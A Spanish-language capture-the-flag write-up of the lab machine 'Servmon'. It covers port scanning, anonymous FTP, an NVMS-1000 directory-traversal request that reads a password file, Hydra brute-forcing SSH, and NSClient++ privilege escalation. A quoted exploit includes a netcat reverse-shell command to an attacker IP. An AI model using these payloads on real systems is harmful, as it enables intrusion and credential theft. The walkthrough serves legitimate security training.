Servmon - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           syn-ack ttl 127 OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLqFnd0LtYC3vPEYbWRZEOTBIpA++rGtx7C/R2/f2Nrro7eR
18yTlXFvQZjgPk1Bc/0JGw9C1Dx9abLs1zC03S4/sFepnECbfnTXzm28nNbd+VI3UUe5rjlnC4TrRLUMAtl8ybD2
BHO6K9/Bh6p0xWgVXhjuEd0KUyCwRqkvWAjxw5xrCCokjYcOEZ34fA+IkwPpK4oQE279/Y5p7niZyP4lFVl5cu0J
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA5iE0EIBy2ljC
|   256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN6c7yYxNJoV/1Lp8AQeOGoJrtQ6rgTitX0ksHDoKjhn
80/tcp    open  http          syn-ack ttl 127
|_http-favicon: Unknown favicon MD5: 3AEF8B29C4866F96A539730FAB53A88F
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
```

```
|_    AuthInfo:
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
5666/tcp  open  tcpwrapped    syn-ack ttl 127
6063/tcp  open  x11?          syn-ack ttl 127
6699/tcp  open  napster?      syn-ack ttl 127
8443/tcp  open  ssl/https-alt syn-ack ttl 127
| http-methods:
```

```
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

Vemos que podemos acceder a FTP con el usuario anonymous y encontramos una carpetas llamada users. Dentro hay dos usuarios y dentro de cada usuario vemos 1 archivo:


```
02-28-22  07:36PM       <DIR>          Nadine
02-28-22  07:37PM       <DIR>          Nathan
226 Transfer complete.
ftp> cd Nadine
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49680|)
150 Opening ASCII mode data connection.
02-28-22  07:36PM                  168 Confidential.txt
226 Transfer complete.
```

```
ftp> dir
229 Entering Extended Passive Mode (|||49685|)
150 Opening ASCII mode data connection.
02-28-22  07:36PM                  182 Notes to do.txt
```

Vemos el contenido de los archivos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine

┌──(kali㉿kali)-[~/Downloads]
└─$ cat "Notes to do.txt"
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

En el puerto 80 vemos un panel de login de "NVMS-1000". Vamos a buscar vulnerabilidades:




```
└─$ searchsploit nvms
 Exploit Title
NVMS 1000 - Directory Traversal
OpenVms 5.3/6.2/7.x - UCX POP Server Arb
OpenVms 8.3 Finger Service - Stack Buffe
TVT NVMS 1000 - Directory Traversal
```

Tenemos 2 de directory trasversal, vamos a leer el primero:

```
└─$ cat 47774.txt
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan Türle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
---------

GET /../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Segun este exploit, si capturo la peticion con burpsuite del panel de login, puedo ejecutar ese path trasversal y obtendria lo siguiente:

```
HTTP/1.1 200 OK
Content-type:
Content-Length: 92
Connection: close
AuthInfo:

;
 for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

```

Como podemos leer archivos y nos han dicho que estan las passwords en el desktop de Nathan en el archivo passwords.txt, vamos a realizar el LFI:

```
GET
/../../../../../../../../../../../../users/nathan/desktop/Passwords.tx
t HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.184/
Connection: keep-alive
Cookie: dataPort=6063
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGwi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

Hemos conseguido varias credenciales. Despues de probar todas las contraseñas con los usuarios "Nadine" y "Nathan" en el login de NVMS, encontramos una credencial por SSH

```
└─$ hydra -l nadine -P passwords.txt ssh://10.10.10.184
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-09 17:22:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-09 17:22:27
```

```
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine
```

ESCALADA DE PRIVILEGIOS

En los programas localizamos el nsclient++

```
nadine@SERVMON C:\PROGRA~1>dir
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1

 Directory of C:\PROGRA~1

02/28/2022  07:55 PM    <DIR>          .
02/28/2022  07:55 PM    <DIR>          ..
03/01/2022  02:20 AM    <DIR>          Common Files
11/11/2019  07:52 PM    <DIR>          internet explorer
02/28/2022  07:07 PM    <DIR>          MSBuild
02/28/2022  07:55 PM    <DIR>          NSClient++
```

Vemos que hay dos posibles exploits:

```
└─$ searchsploit NSClient++
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
NSClient++ 0.5.2.35 - Authenticated Remote Code Execution
NSClient++ 0.5.2.35 - Privilege Escalation
------------------------------------------------------------------------------
```


Nos dice paso a paso lo que tenemos que hacer:

```
1. Grab web administrator password
- open c:\program files\nsclient++\nsclient.ini
or
- run the following that is instructed when you select forget password
        C:\Program Files\NSClient++>nscp web -- password --display
        Current password: SoSecret

2. Login and enable following modules including enable at startup and save configuration
- CheckExternalScripts
- Scheduler

3. Download nc.exe and evil.bat to c:\temp from attacking machine
        @echo off
        c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe

4. Setup listener on attacking machine
        nc -nlvvp 443

5. Add script foobar to call evil.bat and save settings
- Settings > External Scripts > Scripts
- Add New
        - foobar
                command = c:\temp\evil.bat

6. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
        - foobar
                interval = 1m
                command = foobar
```

Encontramos la contraseña:

```
nadine@SERVMON C:\PROGRA~1\NSClient++>type nsclie
ï»¿# If you want to fill this file with all avail
#   nscp settings --generate --add-defaults --loa
# If you want to activate a module and bring in a
#   nscp settings --activate-module <MODULE NAME>
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT
```


Intentamos iniciar sesion en el panel de login pero no nos deja, seguramente hay una politica detras que no deja acceder a este panel de manera externa, por lo que solo lo podemos hacer internamente a traves del "port forwarding":



Como la maquina no me deja utilizar chisel, vamos hacerlo a traves de "SSH Port Forwarding". Vamos a hacer que mi puerto 8443 sea el de la maquina victima 8443:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh nadine@10.10.10.184 -L 8443:127.0.0.1:8443
```


Ahora si que nos deja iniciar sesion:




El exploit me dice que suba el binario de netcat para conseguir la reverse shell a traves de archivo "evil.bat" que sera el que invoque el binario. Pero la maquina da muchos problemas (borra nc.exe todo el rato y se cae la conexion), entonces lo que voy a hacer es crear un archivo "evil.bat" que lea la flag del administrador:

```
└─$ cat evil.bat
type c:\users\administrator\desktop\root.txt
```

Luego tenemos que crear un scrip en nsclient que ejecute el archivo "evil.bat":



Guardamos, le damos a reload en "control", entramos en queries y podemos ver la que hemos creado:



Cuando le damos a run podemos ver la flag del administrador:

Overview Help Run

ahorasi Run

Enter command and click run.

OK

```
C:\Program Files\NSClient++>type c:\users\administrator\desktop\root.txt
3deb65289da64866cb6ee328afc5f0d6
```

Key	Value	Warning	Critical	Minimum	Maximum